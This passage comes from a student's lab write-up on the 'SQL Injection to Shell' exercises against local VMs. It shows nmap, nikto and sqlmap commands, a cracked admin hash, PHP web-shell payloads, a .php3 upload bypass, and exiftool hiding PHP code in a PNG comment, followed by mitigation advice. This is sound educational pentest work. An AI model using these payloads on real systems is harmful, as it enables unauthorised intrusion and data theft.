


Figure 15 column names of user table

Now that I knew what users had inside I selected the information with concat from users and server returned with username and a hashed password (Figure 16)





Figure 16 user and password from user column

I could've used password cracker but I decided to first try Google by just pasting the hash because of the outlook it looked MD5 and it was. Md5 hash

8efe310f9ab3efeae8d410a8e0166eb2 Google returned the hash as **P4ssw0rd**. I then logged with admin password to the site (Figure 17)



Administration of my Awesome Photoblog

Hacker	delete
Ruby	delete
Cthulhu	delete

Home | Manage pictures | New pi

Figure 17 logging with admin

The site had a way to upload files so I made a PHP payload which allowed me to inject bash commands to URL. (Figure 18)

A screenshot of a terminal window showing the GNU nano 2.8.7 text editor. The file being edited is named 'payload.php'. The code inside the file is a PHP script:

```
<?php
system($_GET["cmd"]);
?>
```

Figure 18 payload for site

The site didn't accept php, so I tried to rename the file as php3 and it was accepted by the server. (Figure 19)




Figure 19 payload uploaded to site

I went to the payload site and I was returned with following message which meant that I could command bash from URL (Figure 20)




Figure 20 payload works

Then I just tested what and was curious what the sshd config had in it. I tried to add users from URL but found out that adduser or useradd wasn't installed so I could make a new user and use ssh as my method of attack. (Figure 21)




Figure 21 testing to print sshd config

After long testing what I could and couldn't do, I decided to use netcat to achieve reverse shell. The attack was a success (Figure 22)




Figure 22 reverse shell

4 From SQL Injection to Shell II

I started the last penetration test with scanning for targets on my network same way as the other ones (Figure 23)

```
root@kali:~# nmap -sP 192.168.56.1/24

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-02 16:06 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.00093s latency).
MAC Address: 0A:00:27:00:00:0E (Unknown)
Nmap scan report for 192.168.56.100
Host is up (-0.10s latency).
MAC Address: 08:00:27:B0:F2:5A (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up (-0.085s latency).
MAC Address: 08:00:27:41:29:36 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 3.11 seconds
```

Figure 23 scanning for target

I found a target with 192.168.56.101 address and started to scan for services and found that it used nginx on port 80 (Figure 24)

```
root@kali:~# nmap -sV 192.168.56.101

Starting Nmap 7.60 ( https://nmap.org ) at 2018-02-02 16:08 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00076s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 0.7.67
MAC Address: 08:00:27:41:29:36 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.73 seconds
```

Figure 24 scanning target

Since the target used http, I scanned vulnerabilities with nikto and found out that the target is vulnerable for MIME type attacks which mean that I can hide malicious php code to a picture or just upload malicious php. (Figure 25)


```

root@kali:~# nikto -h 192.168.56.101
- Nikto v2.1.6
-----
+ Target IP:          192.168.56.101
+ Target Hostname:    192.168.56.101
+ Target Port:        80
+ Start Time:         2018-02-02 16:09:38 (GMT-5)
-----
+ Server: nginx/0.7.67
+ Retrieved x-powered-by header: PHP/5.3.3-7+squeezel5
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
  gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
  to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test: phpAuc
  tion may allow user admin accounts to be inserted without proper authentication.
  Attempt to log in with user 'test' password 'test' to verify.

```

Figure 25 scanning http vulnerabilities

I tried to test the server with the same type of attacks as the SQL 1 but with no re-
sults. I read about sqlmap which is database takeover tool and good for blind SQL in-
jections. I scanned for user (-u) which was in <http://192.168.56.101>, reverse-proxy
header (x-forwarded-for: wildcard) numerate databases (--dbs) and default behavior
(--batch) so I didn't have to press everytime it pops up it goes by default automati-
cally usually yes (Figure 26)

```

root@kali:~# sqlmap -u "http://192.168.56.101/cat.php?id=1" --headers="x-forwarded-for: *"
--dbs --batch

```

Figure 26 scanning for databases

Results of the scan was that it found out two database names information_schema
and photoblog. I was interested in photoblog since it should contain every bit of in-
formation that the site uses including usernames. (Figure 27)

```

[16:34:59] [INFO] adjusting time delay to 1 second due to good response times
information schema
[16:35:58] [INFO] retrieved: photoblog
available databases [2]:
[*] information_schema
[*] photoblog

```

Figure 27 database scan results

I then fetched all the data that the photoblog database had with (-D) and dumped all the database table entries. (Figure 28)

```
root@kali:~# sqlmap -u "http://192.168.56.101/cat.php?id=1" --headers="x-forwarded-for: *"
-D photoblog --dump-all --batch
```


Figure 28 deep scanning photoblog database

After 17 minutes of waiting sqlmap found out the login name and password (Figure 29)

```
[17:18:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[17:18:47] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[17:18:47] [INFO] starting 3 processes
[17:19:23] [INFO] cracked password 'P4ssw0rd' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+-----+-----+-----+
| id | login | password |
+-----+-----+-----+
| 1 | admin | 8efe310f9ab3efae8d410a8e0166eb2 (P4ssw0rd) |
+-----+-----+-----+
```

Figure 29 deep scan results

After I got the login information I logged in with admin account to the victims site(Figure 30)



Administration of my Awesome Photoblog

Hacker	delete
Ruby	delete
Cthulhu	delete

Add a new picture

Home | Manage pictures | New pic

Figure 30 logging with admin

I tried to upload php files like in the previous SQL vulnerability test, but the site didn't accept any php extensions not even with php.png. I made a new payload which allowed me to input bash command through URL (Figure 31)


A screenshot of a terminal window showing the GNU nano 2.8.7 text editor. The file being edited is named 'payload.php'. The code inside the file is a PHP script that takes a GET parameter named 'cmd' and executes it using the system() function. The code is: `<?php $cmd=$GET['cmd'];system($cmd);?>`. The cursor is at the end of the first line.

Figure 31 php payload

The only way to get the payload inside the server was to hide the php payload to a png files comment section. For this I needed a tool name exiftool which allows to input payload and change metadata inside files. (Figure 32)

A screenshot of a terminal window showing the command line interface. The user is at the root of a Kali Linux machine. The command being executed is: `./exiftool "-comment<=payload.php" kali-site-logo.png`. The output shows that 1 image file was updated.

Figure 32 embedding php payload to image comment

As seen below the php payload was set to the comment section of my image file of choosing (Figure 33)


A screenshot of a web form or image viewer showing the 'Comment' field. The comment contains the PHP payload: `<?php.$cmd=$GET['cmd'];system($cmd);.?.>.`

Figure 33 image comment

After I had the payload inside the picture I uploaded it to the server and viewed the image. To command bash I needed to input `/cmd.php?cmd=` after the picture. I tried to get to get bash to output location but the output was encrypted. (Figure 34)




Figure 34 testing shell from URL

Even though the output was encrypted I tried to start reverse shell with netcat and for my luck it worked! I got access to shell (Figure 35)




Figure 35 reverse shell

5 Mitigating Vulnerabilities

To prevent shellshock CVE2014-6271 from happening every old apache servers should be updated. It affects Apache servers that are running `mod_cgi` and `mod_cgid`. There is really no simple way to prevent it happening since the vulnerability is hidden in http headers. So if there is an old version of apache in use example it should be patched by updating to a newer version.

To prevent SQL injection first important thing is to sanitize all submitted data e.g. `mysql_real_escape_string()` function that ensures illegal characters such as `""` can't pass. Validating usernames, emails and passwords contain correct signs. All user inputs need to be handled as strings. Illegal strings should be dropped such as: `"`, `=`, `--` and `'` which allow commands like `SELECT * FROM *...etc`. So whitelisting should be used, by whitelisting valid inputs, the invalid inputs are rejected automatically. Whitelist is better than blacklist since there are many variants of malicious inputs and blacklisting them all is impossible. There are always new variants. Stored procedures should be also used which means that SQL statement are stored in database and called from the application. Principle of least privilege which means that depending on the requirement they should have valid access, e.g. accounts that need read access have only read access and nothing else, which will deny attackers gain to the database.

6 Summary

This assignment was very interesting, in compare to the other assignments. I learned a lot of new things and it was interesting to find more information about the vulnerabilities and read about the subjects. The CVE was pretty simple, but fun and very informative. The first SQL took a lot of time to read about and watch plenty of different videos and testing, but I understood afterwards the idea. The last one was pretty tricky and I needed help for this since I hadn't ever used `sqlmap`. I had problems with `sqlmap` for a long time, but after installing the newest version of Kali it worked. It was

pretty exiting to find out that you can put php payload in a pictures comment section. This Assignment took a lot of time compared to the others, but was worth it! More these type of assignments please.

7 References

Thomas Jaehnel, 9.11.2009 Attacks on browser-based content sniffing <http://thomasjaehnel.com/blog/2009/11/attacks-based-on-content-sniffing.html>

Wikipedia, 23.1.2018 X-Forwarded-For <https://en.wikipedia.org/wiki/X-Forwarded-For>

Miroslav Stampar 25.10.2017 sqlmap <https://github.com/sqlmapproject/sqlmap/wiki/Usage>

Raj Chandel 1.16.2017 Blind SQL injection <http://www.hackingarticles.in/hack-pentester-lab-sql-injection-shell-ii-blind-sql-injection/>

Pavan Thorat and Pawan Kingar 25.10.2014 Shell attack on your server bas bug <https://blog.trendmicro.com/trendlabs-security-intelligence/shell-attack-on-your-server-bash-bug-cve-2014-7169-and-cve-2014-6271/>

Tudor Enache n.d. Shellshock [https://www.owasp.org/images/1/1b/Shellshock - Tudor Enache.pdf](https://www.owasp.org/images/1/1b/Shellshock_-_Tudor_Enache.pdf)

John Graham-Cumming 30.10.2014 inside shellshock <https://blog.cloudflare.com/inside-shellshock/>

<https://www.synopsys.com/software-integrity/resources/knowledge-database/sql-injection.html>